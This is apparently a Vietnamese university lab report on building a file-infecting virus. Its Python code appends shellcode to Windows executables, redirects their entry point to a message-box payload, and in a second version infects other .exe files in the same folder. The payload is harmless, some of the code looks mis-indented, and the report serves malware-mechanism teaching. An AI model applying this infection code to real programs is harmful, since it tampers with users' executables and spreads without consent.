Phòng thí nghiệm An toàn Thông tin InsecLab
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO THỰC HÀNH

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: File Infecting Virus

GVHD: Phan Thế Duy

Nhóm: G11

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.O21.ANTT

STT	Họ và tên	MSSV	Email
1	Nguyễn Triệu Thiên Bảo	21520155	21520155@gm.uit.edu.vn
2	Nguyễn Lê Thảo Ngọc	21521191	21521191@gm.uit.edu.vn
3	Trần Lê Minh Ngọc	21521195	21521195@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Nội dung	Tình trạng	Trang
1	Yêu cầu 1	100%	2 – 10
2	Yêu cầu 2	100%	10 – 15
3	Yêu cầu 3	…	…


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Mức yêu cầu 01 - RQ01 (3đ): Thực hiện chèn mã độc vào process bình thường bằng cách sử dụng section .reloc, tạo và nối mới section trong tập tin thực thi để tiêm payload của virus (hoặc kỹ thuật process hollowing).

- Đầu tiên nhóm xác định file calcR01.exe sẽ được inject code vào



- Nhóm tiến hành đọc file này trong python để tiến hành phân tích

```
import pefile
import os

#Doc file thuc thi se tan cong
pe_file = "calcR01.exe"

pe = pefile.PE(pe_file)
sizeOfFile = os.path.getsize(pe_file)
```

- Sau đó nhóm lấy các thông tin cần thiết để tiến hành inject code như AddressOfEntryPoint, ImageBase, VirtualSize, VirtualAddress(VA), RawSize, RawAddress(RA)

```
#Tim cac thong tin: AddressOfEntryPoint, ImageBase, VA, RA, Virtual Size, Raw Size
addressOfEntryPoint = pe.OPTIONAL_HEADER.AddressOfEntryPoint
imageBase = pe.OPTIONAL_HEADER.ImageBase

print(addressOfEntryPoint)
print(imageBase)

if (pe.FILE_HEADER.NumberOfSections > 0):
    lastSection = pe.sections[-1]
    virtualSize = lastSection.Misc_VirtualSize
```

```
virtualAddress = lastSection.VirtualAddress
sizeOfRawData = lastSection.SizeOfRawData
pointerToRawData = lastSection.PointerToRawData
```

- Áp dụng nội dung của lab 1 thực hành, nhóm có đoạn mã sau:

```
#include <windows.h>
int main(int argc, char * argv[])
{
   MessageBox(NULL, "Injection by NT230", "21520155-21521191-21521195",
MB_OK);
   return 0;
}
```

- Biên dịch chương trình sẽ có đoạn mã asm:

```
push 0 ; 6a 00
push Caption ; 68 X
push Text ; 68 Y
push 0 ; 6a 00
call [MessageBoxW] ; ff15 Z
```

- Z ở trên địa chỉ của hàm MessageBoxW được import từ thư viện USER32.dll. Có thể lấy được địa chỉ qua đoạn code sau:

```
#Tim MessageBoxW trong USER32.dll
MessageBoxW = ''
for entry in pe.DIRECTORY_ENTRY_IMPORT:
   if entry.dll.lower() == b'user32.dll':
      for imp in entry.imports:
            if imp.name == b'MessageBoxW':
               MessageBoxW = imp.address
               print(imp.name, hex(imp.address))
```

- Inject code vào cuối file thì cần phải mở rộng file bằng các byte trống. Có thể mở rộng file bằng đoạn code sau:

```
#Them 500 bytes vao cuoi file
numByteToAdd = 500
with open(pe_file, 'ab') as file:
   file.seek(0, os.SEEK_END)
   file.write(b'\x00' * numByteToAdd)
```

- Còn X, Y là địa chỉ các câu lệnh khi thực thi chương trình. Có 2 công thức hỗ trợ cho ta tính được X, Y:

Offset = RA – Section RA = VA – Section VA (1)

old_entry_point = jmp_instruction_VA + 5 + relative_VA (2)

- Sử dụng công thức (1) sẽ giúp tính được địa chỉ Caption, Text, NewEntryPoint. Áp dụng công thức, nhóm có đoạn code sau:

```
#Tinh caption, text, new entry point, relativeRA
caption = sizeOfFile + 0x40 - pointerToRawData + virtualAddress + imageBase
text = sizeOfFile + 0x80 - pointerToRawData + virtualAddress + imageBase
newEntryPoint = sizeOfFile - pointerToRawData + virtualAddress + imageBase
```

- Sử dụng công thức (2) sẽ giúp tính được địa chỉ quay về tính năng gốc sau khi chương trình chạy xong phần inject code. Ở phía trước lệnh jmp có 5 câu lệnh chiếm 0x14 byte, thêm cả lệnh jmp là thêm vào 0x5 byte nữa

```
relativeVA = (addressOfEntryPoint + imageBase) - (newEntryPoint + 0x14 + 0x5)
```

- Sau khi tính toán được X, Y, Z thì chỉ cần chuẩn bị shell code để chèn vào chương trình. Đoạn code tạo shell code của nhóm như sau:

```
#push 0
shellCode = b'\x6a\x00'

#push caption
shellCode += b'\x68' + caption.to_bytes(4, byteorder='little')

#push text
shellCode += b'\x68' + text.to_bytes(4, byteorder='little')

#push 0
shellCode += b'\x6a\x00'

#call MessageBoxW
shellCode += b'\xff\x15' + MessageBoxW.to_bytes(4, byteorder='little')

#jmp to original entry point
shellCode += b'\xe9' + relativeVA.to_bytes(4, byteorder='little', signed=True)
```

- Chuẩn bị caption và text

```
captionText =
b'\x49\x00\x6E\x00\x66\x00\x65\x00\x63\x00\x74\x00\x69\x00\x6F\x00\x6E\
x00\x20\x00\x62\x00\x79\x00\x20\x00\x4E\x00\x54\x00\x32\x00\x33\x00\x30
\x00'
textText =
b'\x32\x00\x31\x00\x35\x00\x32\x00\x30\x00\x31\x00\x35\x00\x35\x00\x2D\
x00\x32\x00\x31\x00\x35\x00\x32\x00\x31\x00\x31\x00\x39\x00\x31\x00\x2
D\x00\x32\x00\x31\x00\x35\x00\x32\x00\x31\x00\x31\x00\x39\x00\x35'
```


- Sau cùng là chèn đoạn shell code, phần nội dung cho Caption và Text của MessageBoxW vào chương trình

```
#Chen lan luot shellcode, caption va text
with open(pe_file, 'r+b') as file:
    #Di chuyen đen vi tri chen
    file.seek(sizeOfFile)

    #Chen chuoi shellCode
    file.write(shellCode)

    #Di chuyen den vi tri chen Caption
    file.seek(sizeOfFile+0x40)

    #Chen chuoi byte
    file.write(captionText)

    #Di chuyen den vi tri chen Text
    file.seek(sizeOfFile+0x80)

    #Chen chuoi byte
    file.write(textText)
```

- Vì nhóm đã mở rộng file để inject code vào nên các thông tin trong header cũng phải được sửa đổi để chương trình hoạt động được. Nhóm sẽ thay đổi VirtualSize, RawSize, SizeOfImage, EntryPoint

```
#Thay doi cac thong tin trong section header
    with open(pe_file, 'r+b') as file:
        #Thay doi .rsrc Section Header
        lastSection.Misc_VirtualSize += numByteToAdd
        lastSection.SizeOfRawData += numByteToAdd

        #Tang SizeOfImage lên 500 trong Optional Headers
        pe.OPTIONAL_HEADER.SizeOfImage += numByteToAdd

        #Chinh sua AddressOfEntryPoint trong Optional Headers
        pe.OPTIONAL_HEADER.AddressOfEntryPoint = newEntryPoint - imageBase

        #Ghi cac thay doi vao file
        file.seek(0)
        file.write(pe.write())
```

- Khi chạy được chương trình nhóm có kết quả như sau:



- Toàn bộ đoạn code chương trình:

```
import pefile
import os

#Doc file thuc thi se tan cong
pe_file = "calcR01.exe"

pe = pefile.PE(pe_file)
sizeOfFile = os.path.getsize(pe_file)
#Tim cac thong tin: AddressOfEntryPoint, ImageBase, VA, RA, Virtual Size, Raw Size
addressOfEntryPoint = pe.OPTIONAL_HEADER.AddressOfEntryPoint
imageBase = pe.OPTIONAL_HEADER.ImageBase

print(addressOfEntryPoint)
print(imageBase)

if (pe.FILE_HEADER.NumberOfSections > 0):
    lastSection = pe.sections[-1]
    virtualSize = lastSection.Misc_VirtualSize
```


```
    virtualAddress = lastSection.VirtualAddress
    sizeOfRawData = lastSection.SizeOfRawData
    pointerToRawData = lastSection.PointerToRawData

#Tim MessageBoxW trong USER32.dll
MessageBoxW = ''
for entry in pe.DIRECTORY_ENTRY_IMPORT:
    if entry.dll.lower() == b'user32.dll':
        for imp in entry.imports:
            if imp.name == b'MessageBoxW':
                MessageBoxW = imp.address
                print(imp.name, hex(imp.address))

#Them 500 bytes vao cuoi file
numByteToAdd = 500
with open(pe_file, 'ab') as file:
    file.seek(0, os.SEEK_END)
    file.write(b'\x00' * numByteToAdd)

#Tinh caption, text, new entry point, relativeRA
caption = sizeOfFile + 0x40 - pointerToRawData + virtualAddress + imageBase
text = sizeOfFile + 0x80 - pointerToRawData + virtualAddress + imageBase
newEntryPoint = sizeOfFile - pointerToRawData + virtualAddress + imageBase
relativeVA = (addressOfEntryPoint + imageBase) - (newEntryPoint + 0x14 + 0x5)

#push 0
shellCode = b'\x6a\x00'

#push caption
shellCode += b'\x68' + caption.to_bytes(4, byteorder='little')

#push text
```

```
shellCode += b'\x68' + text.to_bytes(4, byteorder='little')

#push 0
shellCode += b'\x6a\x00'

#call MessageBoxW
shellCode += b'\xff\x15' + MessageBoxW.to_bytes(4, byteorder='little')

#jmp to original entry point
shellCode += b'\xe9' + relativeVA.to_bytes(4, byteorder='little', signed=True)

#Chuan bi caption và text
captionText =
b'\x49\x00\x6E\x00\x66\x00\x65\x00\x63\x00\x74\x00\x69\x00\x6F\x00\x6E\
x00\x20\x00\x62\x00\x79\x00\x20\x00\x4E\x00\x54\x00\x32\x00\x33\x00\x30
\x00'
textText =
b'\x32\x00\x31\x00\x35\x00\x32\x00\x30\x00\x31\x00\x35\x00\x35\x00\x2D\
x00\x32\x00\x31\x00\x35\x00\x32\x00\x31\x00\x31\x00\x39\x00\x31\x00\x2
D\x00\x32\x00\x31\x00\x35\x00\x32\x00\x31\x00\x31\x00\x39\x00\x35'

#Chen lan luot shellcode, caption va text
with open(pe_file, 'r+b') as file:
    #Di chuyen đen vi tri chen
    file.seek(sizeOfFile)

    #Chen chuoi shellCode
    file.write(shellCode)

    #Di chuyen den vi tri chen Caption
    file.seek(sizeOfFile+0x40)

    #Chen chuoi byte
    file.write(captionText)
```

```
#Di chuyen den vi tri chen Text
file.seek(sizeOfFile+0x80)

#Chen chuoi byte
file.write(textText)

#Thay doi cac thong tin trong section header
with open(pe_file, 'r+b') as file:
    #Thay doi .rsrc Section Header
    lastSection.Misc_VirtualSize += numByteToAdd
    lastSection.SizeOfRawData += numByteToAdd

    #Tang SizeOfImage lên 500 trong Optional Headers
    pe.OPTIONAL_HEADER.SizeOfImage += numByteToAdd

    #Chinh sua AddressOfEntryPoint trong Optional Headers
    pe.OPTIONAL_HEADER.AddressOfEntryPoint = newEntryPoint - imageBase

    #Ghi cac thay doi vao file
    file.seek(0)
    file.write(pe.write())
```

Mức yêu cầu 02 - RQ02 (2đ): Virus đạt được RQ01 và có khả năng lây nhiễm qua các file thực thi khác cùng thư mục khi người dùng kích hoạt tập tin chủ.

- Để đạt được R02, nhóm sẽ sửa đổi R01.
- Đầu tiên nhóm xác định trong thư mục có các file sau



- Nhóm sẽ thêm đoạn code vào để tìm kiếm các file có đuôi là .exe trong thư mục

```
#Duyet qua cac file trong cung thu muc
files = [f for f in os.listdir('.') if f.lower().endswith('.exe')]
```

- Để xác định 1 file đã bị lây nhiễm hay chưa, nhóm sẽ dùng 1 đoạn byte đặc biệt chèn vào cuối file. Khi chương trình trước khi lây nhiễm sẽ kiểm tra có đoạn byte đặc biệt không. Nếu không có sẽ bỏ qua. Code của hàm kiểm tra như sau:

```
def checkSignature(pe_file):
    signature = b'\x41\x42\x43\x44\x45\x46\x47\x48'
    try:
        #Mo tep o che do doc binary ('rb').
        with open(pe_file, 'rb') as file:
            #Di chuyen con tro toi 8 byte cuoi cua tep.
            file.seek(-8, os.SEEK_END)
            #Doc 8 byte cuoi va so sanh voi chuoi 'signature'.
            return file.read(8) == signature
    except OSError as e:
        print(f"Không thể mở tệp: {e}")
        return False
    except Exception as e:
        print(f"Lỗi không xác định: {e}")
        return False
```

- Ở bước cuối cùng của bài R01, tại vị trí sau khi chỉnh sửa phần Header, nhóm sẽ thêm đoạn code thêm vào các byte đặc biệt trên

```
#Them signature vao cuoi file
    with open(pe_file, 'ab') as file:
        file.seek(0, os.SEEK_END)
        file.write(b'\x41\x42\x43\x44\x45\x46\x47\x48')
```

- Toàn bộ đoạn code chương trình:

```
import os
import pefile


#Duyet qua cac file trong cung thu muc
files = [f for f in os.listdir('.') if f.lower().endswith('.exe')]


def checkSignature(pe_file):
    signature = b'\x41\x42\x43\x44\x45\x46\x47\x48'
    try:
        #Mo tep o che do doc binary ('rb').
```


```
        with open(pe_file, 'rb') as file:
            #Di chuyen con tro toi 8 byte cuoi cua tep.
            file.seek(-8, os.SEEK_END)
            #Doc 8 byte cuoi va so sanh voi chuoi 'signature'.
            return file.read(8) == signature
    except OSError as e:
        print(f"Không thể mở tệp: {e}")
        return False
    except Exception as e:
        print(f"Lỗi không xác định: {e}")
        return False

for pe_file in files:
    if (checkSignature(pe_file)):
        print(f'This file {pe_file} is already injected')
        continue

    #Doc file thuc thi se tan cong
    pe_file = "calcR01.exe"

    pe = pefile.PE(pe_file)
    sizeOfFile = os.path.getsize(pe_file)
    #Tim cac thong tin: AddressOfEntryPoint, ImageBase, VA, RA, Virtual Size, Raw Size
    addressOfEntryPoint = pe.OPTIONAL_HEADER.AddressOfEntryPoint
    imageBase = pe.OPTIONAL_HEADER.ImageBase

    print(addressOfEntryPoint)
    print(imageBase)

    if (pe.FILE_HEADER.NumberOfSections > 0):
        lastSection = pe.sections[-1]
        virtualSize = lastSection.Misc_VirtualSize
```


```
    virtualAddress = lastSection.VirtualAddress
    sizeOfRawData = lastSection.SizeOfRawData
    pointerToRawData = lastSection.PointerToRawData

#Tim MessageBoxW trong USER32.dll
MessageBoxW = ''
for entry in pe.DIRECTORY_ENTRY_IMPORT:
    if entry.dll.lower() == b'user32.dll':
        for imp in entry.imports:
            if imp.name == b'MessageBoxW':
                MessageBoxW = imp.address
                print(imp.name, hex(imp.address))

#Them 500 bytes vao cuoi file
numByteToAdd = 500
with open(pe_file, 'ab') as file:
    file.seek(0, os.SEEK_END)
    file.write(b'\x00' * numByteToAdd)

#Tinh caption, text, new entry point, relativeRA
caption = sizeOfFile + 0x40 - pointerToRawData + virtualAddress + imageBase
text = sizeOfFile + 0x80 - pointerToRawData + virtualAddress + imageBase
newEntryPoint = sizeOfFile - pointerToRawData + virtualAddress + imageBase
relativeVA = (addressOfEntryPoint + imageBase) - (newEntryPoint + 0x14 + 0x5)

#push 0
shellCode = b'\x6a\x00'

#push caption
shellCode += b'\x68' + caption.to_bytes(4, byteorder='little')

#push text
```

```
    shellCode += b'\x68' + text.to_bytes(4, byteorder='little')

    #push 0
    shellCode += b'\x6a\x00'

    #call MessageBoxW
    shellCode += b'\xff\x15' + MessageBoxW.to_bytes(4, byteorder='little')

    #jmp to original entry point
    shellCode += b'\xe9' + relativeVA.to_bytes(4, byteorder='little', signed=True)

    #Chuẩn bị caption và text
                                                captionText                                =
b'\x49\x00\x6E\x00\x66\x00\x65\x00\x63\x00\x74\x00\x69\x00\x6F\x00\x6E\
x00\x20\x00\x62\x00\x79\x00\x20\x00\x4E\x00\x54\x00\x32\x00\x33\x00\x30
\x00'
                                                textText                                =
b'\x32\x00\x31\x00\x35\x00\x32\x00\x30\x00\x31\x00\x35\x00\x35\x00\x2D\
x00\x32\x00\x31\x00\x35\x00\x32\x00\x31\x00\x31\x00\x39\x00\x31\x00\x2
D\x00\x32\x00\x31\x00\x35\x00\x32\x00\x31\x00\x31\x00\x39\x00\x35'

    #Chen lan luot shellcode, caption va text
    with open(pe_file, 'r+b') as file:

        #Di chuyen den vi tri chen
        file.seek(sizeOfFile)

        #Chen chuoi shellCode
        file.write(shellCode)

        #Di chuyen den vi tri chen Caption
        file.seek(sizeOfFile+0x40)

        #Chen chuoi byte
```

```
    file.write(captionText)

    #Di chuyen den vi tri chen Text
    file.seek(sizeOfFile+0x80)

    #Chen chuoi byte
    file.write(textText)

#Thay doi cac thong tin trong section header
with open(pe_file, 'r+b') as file:
    #Thay doi .rsrc Section Header
    lastSection.Misc_VirtualSize += numByteToAdd
    lastSection.SizeOfRawData += numByteToAdd

    #Tang SizeOfImage lên 500 trong Optional Headers
    pe.OPTIONAL_HEADER.SizeOfImage += numByteToAdd

    #Chinh sua AddressOfEntryPoint trong Optional Headers
    pe.OPTIONAL_HEADER.AddressOfEntryPoint = newEntryPoint - imageBase

    #Ghi cac thay doi vao file
    file.seek(0)
    file.write(pe.write())

#Them signature vao cuoi file
with open(pe_file, 'ab') as file:
    file.seek(0, os.SEEK_END)
    file.write(b'\x41\x42\x43\x44\x45\x46\x47\x48')
```

- Sau khi thực hiện chương trình, nhóm có kết quả như sau:





- Nếu như file đã lây nhiễm rồi thì chương trình sẽ in ra thông báo

```
C:\Users\Windows 10\Downloads\R02>python ./R02.py
This file calc.exe is already injected
This file NOTEPAD.EXE is already injected

C:\Users\Windows 10\Downloads\R02>
```